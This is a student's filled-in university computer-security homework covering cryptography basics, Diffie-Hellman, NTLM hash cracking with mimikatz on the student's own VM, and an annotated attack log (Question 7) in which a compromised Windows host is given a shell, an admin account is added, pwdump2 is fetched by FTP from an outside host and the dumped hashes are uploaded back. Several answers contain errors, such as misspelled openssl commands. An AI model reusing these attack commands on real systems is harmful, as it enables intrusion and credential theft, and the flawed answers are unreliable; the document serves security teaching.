**Computer and Information Security**

**(ECE590-03, Fall 2019, Duke Univ., Prof. Tyler Bletsch)**

**Homework 2**

Name: \_\_\_Nan Ni\_\_\_

Duke NetID: \_\_\_\_nn75\_\_\_\_

**Instructions - read all carefully:**

* **DON’T SCREW UP:** Read each question carefully and be sure to answer all parts.  Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something. It is recommended to answer the questions in the order they are asked, as they build on each other.
* **COMPUTERS YOU WILL NEED:**
  + The assignment will make use of the four computers described below.
  + VMs you already created using the Duke VCM service:
    - The **Ubuntu 18.04** VM; which we’ll call your **Linux VM**.
    - The **Windows 10** VM; which we’ll call your **Windows VM**.
  + A Duke VM pre-created for you running **Kali Linux**. This is your **Kali VM**.
  + Your own machine on Duke wifi: your **personal computer** (any OS).
* **WRITTEN PORTION DIRECTIONS:**
  + This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
  + This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
  + When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
* **PROGRAMMING PORTION DIRECTIONS:**
  + There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Sakai assignment facility**. See the question itself for details.
* **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook.  Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

**Question 0: Accessing the Homework (0 points, but necessary)**

Homework 2 was encrypted with two layers of encryption, but if you’re reading this, you’ve already solved that.

**Question 1: Show your work from Question 0 (2 points)**

Below, **paste the commands needed to complete Question 0.**

(1) login kali:

ssh -i sshkey [root@kali-vcm-66.vm.duke.edu](mailto:root@kali-vcm-66.vm.duke.edu)

(2) Outer layer secret key decryption:

openssl rsault -decrypt -inkey id\_rsa\_nn75.pem -in secret-nn75.key.enc -out result.txt

(3) Outer layer payload decryption:

openssl enc -d -aes-356-cbc -pass file:result.txt -in data-nn75.dat -out out.txt

(4) Check SHA1 hash of the output:


sha1sum out.txt

(4) Copy outer layer output to Windows VM: (需要重试从kali到win)

scp -i sshkey [root@kali-vcm-66.vm.duke.edu:/root/Downloads/out.txt /home/nn75/security/hw2](mailto:root@kali-vcm-66.vm.duke.edu:/root/Downloads/out.txt%20/home/nn75/security/hw2)

**Give the SHA1 hash of your decrypted secret key (e.g. using sha1sum)**.

(1) 9e8a1e2017ad1352b85ae4b55428da653f4f0209.



**Question 2: Chapters 2, 20, and 21 - Cryptography (21 points)**

(Based in part on review questions from the textbook)

1. What are the inputs and output of a symmetric cipher’s encryption function? Its decryption function?

(1) Inputs: Plaintext (X) and secret key (K)

Output: Ciphertext (Y = E [K, X])

(2) Inputs: Ciphertext (Y) and secret key (K)

Output: Plaintext (X)

1. How many keys are required for two people to communicate via a symmetric cipher?

One

1. What is a message authentication code?

Message authentication code (MAC) is a small block of data generated by a secret key and the original message which would be appended to message and send with it for message authentication between parties.

1. In your own words, describe how each of the three MAC schemes in textbook figure 2.5 work. (The figure is also in the slides; see Cryptography slide 33 or so.)

(1) Figure 2.5(a) Using symmetric encryption:

The sender gets MAC by encrypting the hashed message with secret key and sends the MAC with message to the receiver. The receiver also encrypts the hashed message with secret key and then compare the new MAC with the received MAC. If two MACs are the same, we can verify that the contents of the message have not been altered and that the source is authentic.

(2) Figure 2.5(b) Using public-key encryption:

The sender gets MAC by encrypting the hashed message with sender’s secret key and sends the MAC with message to the receiver. The receiver encrypts the hashed message with sender’s public key and then compare the new MAC with the received MAC.

(3) Figure 2.5(c) Using secret value:

The sender and receiver share a common secret key. The sender calculates the hash function over the concatenation of the secret key and the message -- H(K||M||K) – and sends it to receiver. The receiver recomputes H(K||M||K) and verify message. Because the secret key itself is not sent, it should not be possible for an attacker to modify an intercepted message.

1. What properties must a hash function have to be useful for message authentication?

(1) H(x) can be applied to a block of data of any size.

(2) H(x) produces a fixed-length output

(3) H(x) is relatively easy to compute for any given x, making both hardware and

software implementations practical.

(4) One-way or preimage resistant: for any given code h, it is computationally infeasible to find x such that H(x) = h.

(5) Second preimage resistant or weak collision resistant: for any given block x, it is computationally infeasible to find y x with H(y) = H(x).

(6) Collision resistant or strong collision resistant: It is computationally infeasible to find any pair (x, y) such that H(x) = H(y).

1. What problem with symmetric ciphers is solved by asymmetric ciphers?
2. What are the inputs and output of an asymmetric cipher’s encryption function? Its decryption function?

(1) Encryption with public key:

Inputs: Plaintext (X) and Alice’s public key (PUa)

Output: Ciphertext (Y = E [PUa, X])

Decryption:

Inputs: Ciphertext (Y) and Alice’s secret key (PRa)

Output: Plaintext (X)

(2) Encryption with private key:

Inputs: Plaintext (X) and Bob’s secret key (PRb)

Output: Ciphertext (Y = E [PUa, X])

Decryption:

Inputs: Ciphertext (Y) and Alice’s public key (PUb)

Output: Plaintext (X)

1. How many keys are required for two people to communicate via an asymmetric cipher?

two

1. Describe the process of using an asymmetric cipher to send a message confidentially. Describe a threat model that this use of cryptography defeats.

(1) Each user generates a pair of keys to be used for the encryption and decryption

of messages. Each user places one of the two keys in a public register or other accessible file. This is the public key. The companion key is kept private. Each user maintains a collection of public keys obtained from others. If Bob wishes to send a private message to Alice, Bob encrypts the message using Alice’s public key. When Alice receives the message, she decrypts it using her private key. No other recipient can decrypt the message because only Alice knows Alice’s private key.

(2)

1. Describe the process of using an asymmetric cipher to send a message with provable authenticity. Describe a threat model that this use of cryptography defeats.

(1) If Bob wished to send a private message to Alice, Bob encrypts the message using Bob’s private key. When Alice receives the message and recover the plaintext using Bob’s public key. Alice recovering the plaintext successfully indicates only Bob could have encrypted the plaintext, thus providing authentication.

(2)

1. What is the difference between a private key and a secret key?

The public key is made public for others to use, while the private key is known only to its owner.

1. What is a digital signature?

A digital signature is a data-dependent bit pattern, generated by an agent as a function of a file, message, or other form of data block. Another agent can access

the data block and its associated signature and verify (1) the data block has been

signed by the alleged signer, and (2) the data block has not been altered since the

signing.

1. What is a public-key certificate?

A public-key certificate is a public key plus a user ID of the key owner, with the whole block signed by a trusted third party.

1. How can public-key encryption be used to distribute a secret key?

Diffie–Hellman key exchange.

1. What are the two general approaches to attacking cryptography?

(1) Cryptanalysis

(2) Brute-Force Attack

1. For general-purpose symmetric encryption, what’s a common, good algorithm to use?

The most commonly used symmetric encryption algorithms are block ciphers. A common and algorithm is AES (Advanced Encryption Standard).

1. For general-purpose asymmetric encryption, what’s a common, good algorithm to use?

ECC (Elliptic curve cryptography).

1. What does Diffie-Hellman key exchange accomplish? Describe a threat model that this use of cryptography defeats.

(1) Distribute secrete key between two users securely. The shared secret key can be used for subsequent symmetric encryption of messages.

(2)

1. How can symmetric and asymmetric cryptography be used together to encrypt a large message in such a way that we get the with the performance of the symmetric cipher with the public/private key structure of the asymmetric cipher?

(1) Encrypt the message with a symmetric key, then asymmetrically encrypt the key using receiver’s public key and attach it to the message.

(2) When the message arrives at the receiver, they will have both the symmetric key and the message. The receiver extracts the encrypted symmetric key, asymmetrically decrypts it using receiver’s private key, and then uses it to decrypt the rest of the message.

1. What is the difference between a block cipher and a stream cipher?

A block cipher processes the input one block of elements at a time, producing an

output block for each input block. While a stream cipher processes the input elements continuously, producing output one element at a time.

1. What is ECB mode and why is it bad in most cases? Give an example of a better mode and explain why it’s better.

(1) A cryptanalyst may be able to exploit regularities in the plaintext to ease the task of decryption. For example, we can still see a penguin in the picture after encrypting the penguin picture.

(2) CBC mode is better because it hides the regularities. First, encryption of each ciphertext block depends on the former encrypted block. Second, CBC uses the initialization vector to ensure first block of two ciphertexts don’t match just because plaintexts match.

**Question 3: Diffie-Hellman computation (4 points)**

Alice and Bob have agreed on the prime number p=128903289043 and generator g=23489.  Let Alice’s random number be 23 and let Bob’s be 3.

**Compute the shared secret key between Alice and Bob. Show your work.**Hint: [Wolfram Alpha](http://www.wolframalpha.com/) will make short work of the large exponentiation/modulo operations; normal integer arithmetic such as that used in C, Python, etc. will not work.

(1) Calculate public key: (g ^ random number) MOD p

Alice: PUa = (g ^ random number A) MOD p

Bob: PUb = (g ^ random number B) MOD p

(2) Exchange public key

(3) Calculate the shared secret key:

Alice: PRa = (PUb ^ random number A) MOD p

Bob: PRb = (PUa ^ random number B) MOD p

PRa = PRb = 68870229433

# Question 4: Simple Encryption Program (20 points)

Write a command-line program in the Linux environment that performs symmetric encryption using a secret key. You may use any language or library you wish. Do not implement an encryption algorithm yourself! Make use of a library to perform an existing, respected algorithm, such as AES. If called without arguments, the program should print a usage message, e.g.:

Syntax:

  To encrypt:  ./duke-crypter -e <input\_file> <output\_file>

  To decrypt:  ./duke-crypter -d <input\_file> <output\_file>

Upon being called with one of the syntaxes above, the program will prompt for the secret key on the console. Most programs hide the keys as they are typed, but that involves some weird terminal calls, so for this assignment, your program may echo the typed keys as normal.

Your program may be called something other than "duke-crypter", but otherwise must function as specified above. Your program must not use stdin for anything other than the secret key, though it may write to stderr or stdout.

On a successful operation, it should exit with status 0. The program should exit with a non-zero status if, during decryption, the provided secret key is not correct OR the cipher text is determined to have been tampered with. Your program should also exit with a non-zero status code if any other error occurs (file not found, etc.).

**NOTE:** The above implies that your program should be able to detect failures in decryption. This means that the ciphertext file should also include some form of signature of the plaintext, likely in the form of a cryptographic hash such as SHA-2 or SHA-3. Alternately, you may use an encryption algorithm that includes built-in integrity verification.

This assignment will be **self-grading**. Once you have a working version, download a tool called [**cryptotest.pyc**](http://people.duke.edu/~tkb13/courses/ece590-sec/homework/cryptotest.pyc) which has been developed for this course.  You can retrieve it by running:

  $ wget http://people.duke.edu/~tkb13/courses/ece590-sec/homework/cryptotest.pyc


You can run it with the syntax:

  $ python cryptotest.pyc <your\_encryption\_program>


This tool will perform the following steps:

* Generate a plaintext input file
* Encrypt this plaintext file
* Examine the ciphertext and verify that it is not compressible
* Decrypt the ciphertext file
* Verify that the decrypted content matches the original plaintext
* Attempt to decrypt the ciphertext with the wrong secret key
* Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the incorrectness of the key was detected)
* Verify that the output written, if any, does not match the original plaintext
* Tamper with the ciphertext by modifying a byte
* Attempt decryption of this tampered file using the correct secret key
* Verify that the exit status of this attempt is non-zero (indicating failure, i.e. that the tampering was detected).

Here is an example run against the instructor solution:



To contrast, here is an example run against a very lousy solution:



The tool produces a report a report called "**cryptotest-report.txt**" which contains content similar to the following:

cryptotest v1.2.0 by Dr. Tyler Bletsch (Tyler.Bletsch@duke.edu)

= Certified results report =

Binary under test: ./example-duke-crypter-good

Test points: (1, 3, 1, 6, 1, 4, 4)

Total points: 20 / 20

Current username: tkb13

Current hostname: reliant.colab.duke.edu

Timestamp: 2018-09-26 21:29:06.601592

Signatures:

a930a627634fc9a2bb3a592cd6792bd2

e259debe710fbf5de9fe0425ff19da53

82b66934d0bb6eeb4e3aa36eaf3446df

To prevent tampering with this report, the signatures at the bottom are Message Authentication Codes (MACs) of your binary, the cryptotest tool, and the report itself.  Like the tool says in its output, when you're satisfied, zip up your source code, the binary you used for this test, and cryptotest-report.txt into a file called <netid>\_homework2\_crypter.zip and submit it to Sakai.

Some further tips:

* If using Java, you should write a small shell script front-end so that your program can be called without explicitly running the java virtual machine. For example, if you write MyDukeCrypter.java, the following will make an appropriate front-end script for it:  
   $ echo '#!/bin/sh'         > duke-crypter  
   $ echo 'java MyDukeCrypter $@' >> duke-crypter  
   $ chmod +x duke-crypter  
   $ ./duke-crypter *(…whatever…)*
* [This Wikipedia page](https://en.wikipedia.org/wiki/AES_implementations) lists programming languages and associated crypto libraries capable of at least the AES algorithm. You’re in no way restricted to these languages or libraries; this is just meant to serve as a starting point.

|  |
| --- |
| **OPTIONAL: Figure out how to cheat.**  If you are already familiar with reverse engineering techniques or want a challenge, it is conceivable that you could defeat the self-grading tool to have it certify arbitrary output. If you do so, please demo to the instructor for up to 10 points extra credit.  *Note: Do not \*actually\* cheat.* |

# Question 5: Analysis of the Microsoft LM Hash Algorithm (3 points)

The [LM Hash algorithm](https://en.wikipedia.org/wiki/LAN_Manager#LM_hash_details) was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows XP). I’ll be blunt: it’s pretty awful.

**Explain how the LM Hash Algorithm works including its relationship with DES.**

(1) The LM hash algorithm is computed as follows:

(i) The user's password is restricted to a maximum of fourteen characters, converted to uppercase, encoded in the System OEM code page and is null-padded to 14 bytes.

(ii) The “fixed-length” password is split into two 7-byte halves.

(iii) These values are used to create two DES keys, one from each 7-byte half, by converting the seven bytes into a bit stream with the most significant bit first, and inserting a null bit after every seven bits (so 1010100 becomes 10101000).

(iv)This generates the 64 bits needed for a DES key. (A DES key ostensibly consists of 64 bits; however, only 56 of these are actually used by the algorithm. The null bits added in this step are later discarded.)

(v) Each of the two keys is used to DES-encrypt the constant ASCII string “KGS!@#$%”,[Notes 2] resulting in two 8-byte ciphertext values.

(vi)These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.

(2) Relationship with DES:

The algorithm generates the keys for DES encryption, and then uses DES to encrypt the constant string.

**Explain how the algorithm reduces key space needlessly (hint: it’s in multiple ways).**

(1) Restrict the length of password to a maximum of 14 characters

(2) Convert password to uppercase

(3) Split password into two 7-byte halves

**Explain how in some cases an attacker may not even have to crack the hash to use it to gain access.**

Since LM hash changes only when a user changes their password, they can be used to carry out a pass the hash attack.

Pass the hash is a hacking technique that allows an attacker to authenticate to a remote server or service by using the underlying NTLM or LM hash of a user's password, instead of requiring the associated plaintext password as is normally the case. The attack exploits an implementation weakness in the authentication protocol, where password hash remain static from session to session until the password is next changed.

Native Windows applications ask users for the cleartext password, then call APIs that convert that password to hash values (LM hash) and then send that to the remote server during NTLM authentication. Analysis of this mechanism has shown that the cleartext password is not required to complete network authentication successfully, only the hashes are needed.

If an attacker has the hashes of a user's password, they do not need to brute-force the cleartext password; they can simply use the hash of an arbitrary user account that they have harvested to authenticate against a remote system and impersonate that user. In other words, from an attacker's perspective, hashes are functionally equivalent to the original passwords that they were generated from.

# Question 6: Cracking Microsoft NTLM-hashed Passwords (8 points)

Recognizing the awfulness of LM Hash, Microsoft introduced [NTLM](https://en.wikipedia.org/wiki/NT_LAN_Manager) starting in Windows NT (the precursor of Windows 2000, XP, 7, 8, and now 10). NTLM converts your Windows password to UNICODE (UTF-16LE) and then uses the MD4 hashing algorithm *without a salt* (!).

For this exercise, we want you to convert a password on your Windows VM to UNICODE (UTF-16LE) and then hash the UNICODE Hex string with MD4.  The output of MD4 should match your Windows NTLM password hash. Then you’ll use an online hash database to crack the hash.

## Temporarily disable Windows Defender real-time protection

Some of the tools we’re going to install (such as “mimikatz”) have malicious capabilities and are often deployed by attackers. Therefore, the real-time monitoring provided by Windows Defender will block their download. We need to use these tool for ethical exploration, so we’ll need to temporarily disable Defender.

To do so, open Windows Defender Security Center (just hit start and type ‘defender security…’ and it should appear as an option).

Navigate to “Virus & threat protection” and choose “Virus & threat protection settings”.

Set “Real-time protection” to Off.

*Additionally*, if using Chrome on your Windows VM, you’ll need to turn off “Safe browsing” in advanced settings, as it will block download some of the tools below.

## Create target account(s) (1 point)

As our goal is to read and them crack some Windows user password hashes, we need some victim “users”. (Your NetID password will not be part of this experiment, as it is not a *local* account, but is instead stored remotely using Microsoft’s Active Directory system.)

In the start menu, type “users” and choose “Edit local users and groups”. Navigate to the “Users” folder, right-click in an empty area of the list, and choose “New user”. Call this user “**test1**”, and provide the weak password “**simple**”. Mark the account as “disabled” so it can’t actually be used to grant access.

Make a few more accounts (“**test2**”, “**test3**”, etc.) with increasingly complex passwords (longer, including more character classes) as you see fit. Do not use any actual password you use anywhere else!

**Note all passwords used for the test users below.**

## Hash a password manually (3 points)

For the simple password, we must convert it to 16-bit little-endian Unicode. There is a lot to the [Unicode standard](https://en.wikipedia.org/wiki/Unicode), but for ASCII text, the conversion to this flavor of Unicode is as simple as appending a 00 byte to each character, converting it from 8-bit to 16-bit little-endian. So for example, the text “abc” is 616263 in ASCII hex, and 610062006300 in 16-bit little-endian Unicode hex.

**Convert the test1 password (“simple”) to 16-bit little-endian Unicode hex below.**

“simple” in ASCII hex: 73696d706c65

“simple” in 16-bit little-endian Unicode hex 730069006d0070006c006500

The Windows NTLM hash algorithm is just the classic MD4 hash algorithm applied to the above representation. You can use [this web tool](https://www.conversion-tool.com/md4?lang=en) to do the MD4 hash of the above hex.

**Using the tool, compute the MD4 of the Unicode ‘simple’ password, showing the result below.**

Hash 730069006d0070006c006500 to b50bf40a52c338e0406724d46ec8bdb6 using the tool.

This operation is common enough that it’s just called doing an “NTLM hash”, and [online tools exist for this as well](https://codebeautify.org/ntlm-hash-generator).

**Compute the NTLM hash directly using the tool above, pasting the result below. It should match the earlier MD4 hash.**

Hash simple to C51602D46E08E6FE02B5DC5C6439E538 using the tool.

结果不一样，怎么回事？

## Install some tools (2 points)


Classically, an attacker with administrator privileges would use tools like “pwdump”, “samdump2”, and others to print out the stored NTLM hashes of passwords. Because these hashes are unsalted, cracking them is common and fairly easy.

Microsoft has a bit of a problem here, as exchanging NTLM hashes is built into many of their protocols, so they cannot simply discard this way of storing passwords without breaking compatibility. Instead, starting in Windows 10’s “Anniversary update” (August 2016), Windows encrypts the stored passwords using AES-128 using a stored random key that is readable only by processes with the rare “SYSTEM” level permission (above simple administrator).

This is similar to the classic “DRM” example from class: the OS is storing key and ciphertext on the same system, and if you have administrator privilege, you can acquire the SYSTEM level privilege to get the key, giving you both together.

One tool that can perform this is [mimikatz](https://github.com/gentilkiwi/mimikatz).Install mimikatz. For dumping hashes, you will need to run it as Administrator (right click on the executable). Consult [this part of the documentation](https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump) on dumping hashes, noting the necessity of token::elevate.

**Using mimikatz, dump the hashes of the users of the VM; paste a screenshot of the output here.**



## Isolate the hashes (1 point)

The output of mimikatz will have a lot of info besides just the hashes. Copy this text to an environment with bash and use one or more shell commands to produce a file of *just* hashes. For example, if you have:

RID  : 000001f4 (500)

User : Administrator

  Hash NTLM: 7ee17fdad80eef8865e6710064b9e686

RID  : 000001f5 (501)

User : Guest

RID  : 000001f8 (504)

User : WDAGUtilityAccount

  Hash NTLM: 9a5c28fd8410c737d9b2c0f7f4ba4926

Reduce this to:

7ee17fdad80eef8865e6710064b9e686

9a5c28fd8410c737d9b2c0f7f4ba4926

**Paste the command to isolate the hashes and its output below.**

(1) Command to isolate the hashes:

sed -n 's/.\* Hash NTLM: \(\S\)/\1/p' input\_file > output\_file

(2) Output:

b91ce1a3ad43a49a65fce3ce9181231e

fd65a5d4e516589978e564219f3c9cac

6b6c8ff44e63542c7529fba1a012e0ca

62f6ad85ac5205f0032a96fc356c7824

c51602d46e08e6fe02b5dc5c6439e538


b1b068efcefc2e4c5e5e57030c455291

f330510158b50a345d149bf5a05d74f3

## Crack the hashes (1 point)

Take all the hashes and submit them all together to an online rainbow table database such as [hashkiller.co.uk](https://hashkiller.co.uk/ntlm-decrypter.aspx) or [crackstation.net](https://crackstation.net/). You should certainly be able to crack the test1 password (“simple”).

**Paste a screenshot of this. How many passwords were cracked?**

****

# Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University.  **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed.

|  |
| --- |
| \* >HOD-ms05039-pnp-expl 192.168.1.204 7777  \*  \* [\*] connecting to 192.168.1.204:445...ok  \* [\*] null session...ok  \* [\*] bind pipe...ok  \* [\*] sending crafted packet...ok  \* [\*] check your shell on 192.168.1.204:7777  \* Ctrl+C  \*  \* >**nc 192.168.1.204 7777**  \*  \* Microsoft Windows 2000 [Version 5.00.2195]  \* (C) Copyright 1985-2000 Microsoft Corp.  \*  \* C:\WINNT\system32>  \* C:\WINNT\system32>**net user root root /add**  \* The command completed successfully.  \*  \* C:\WINNT\system32>**net localgroup administrators root /add**  \* The command completed successfully.  \*  \* C:\WINNT\system32>**echo open 1.2.3.4 > x1**  \* C:\WINNT\system32>**echo user tel-user 15XAsl1Pwk4I >> x1**  \* C:\WINNT\system32>**echo get pwdump2.exe >> x1**  \* C:\WINNT\system32>**echo quit >> x1**  \* C:\WINNT\system32>**ftp –n –s:x1**  \* C:\WINNT\system32>**pwdump2.exe > pwdump2.txt**  \* C:\WINNT\system32>  \* C:\WINNT\system32>**echo open 1.2.3.4 > x2**  \* C:\WINNT\system32>**echo user tel-user 15XAsl1Pwk4I >> x2**  \* C:\WINNT\system32>**echo put pwdump2.txt >> x2**  \* C:\WINNT\system32>**echo quit >> x2**  \* C:\WINNT\system32>**ftp –n –s:x2**  \* C:\WINNT\system32>exit  \* > |

(1) **nc 192.168.1.204 7777**

Initiate a TCP connection to a host 192.168.1.204 (port 7777)

(2) **net user root root /add**

Add the new user (root) to the Administrators group

(3) **net localgroup administrators root /add**

Add the new user (root) to the Administrators group

(4) **echo open 1.2.3.4 > x1**

Write “open 1.2.3.4” into x1.

Connect to the FTP host 1.2.3.4

(5) **echo user tel-user 15XAsl1Pwk4I >> x1**

Write “user tel-user 15XAsl1Pwk4I” into x1

Login as teluser with password “15XAsl1Pwk4I”

(6) **echo get pwdump2.exe >> x1**

Write “get pwdump2.exe” into x1

Copies a file pwdump2.exe from the remote to the local computer

(7) **echo quit >> x1**

Write “quit” into x1

Close ftp connection

(8) **ftp –n –s:x1**

Transfer files to a computer running an FTP

“-n” means suppresses auto-login upon initial connection

“-s:x1” means run x1 after FTP starts

(9) **pwdump2.exe > pwdump2.txt**

Execute pwdump2.exe on Windows shell

Put the execution result into pwdump2.txt

(10) **echo open 1.2.3.4 > x2**

The same as (4)

(11) **echo user tel-user 15XAsl1Pwk4I >> x2**

The same as (5)

(12) **echo put pwdump2.txt >> x2**

Copies a file from the local to the remote computer

(13) **echo quit >> x2**

The same as (7)

(14) **ftp –n –s:x2**

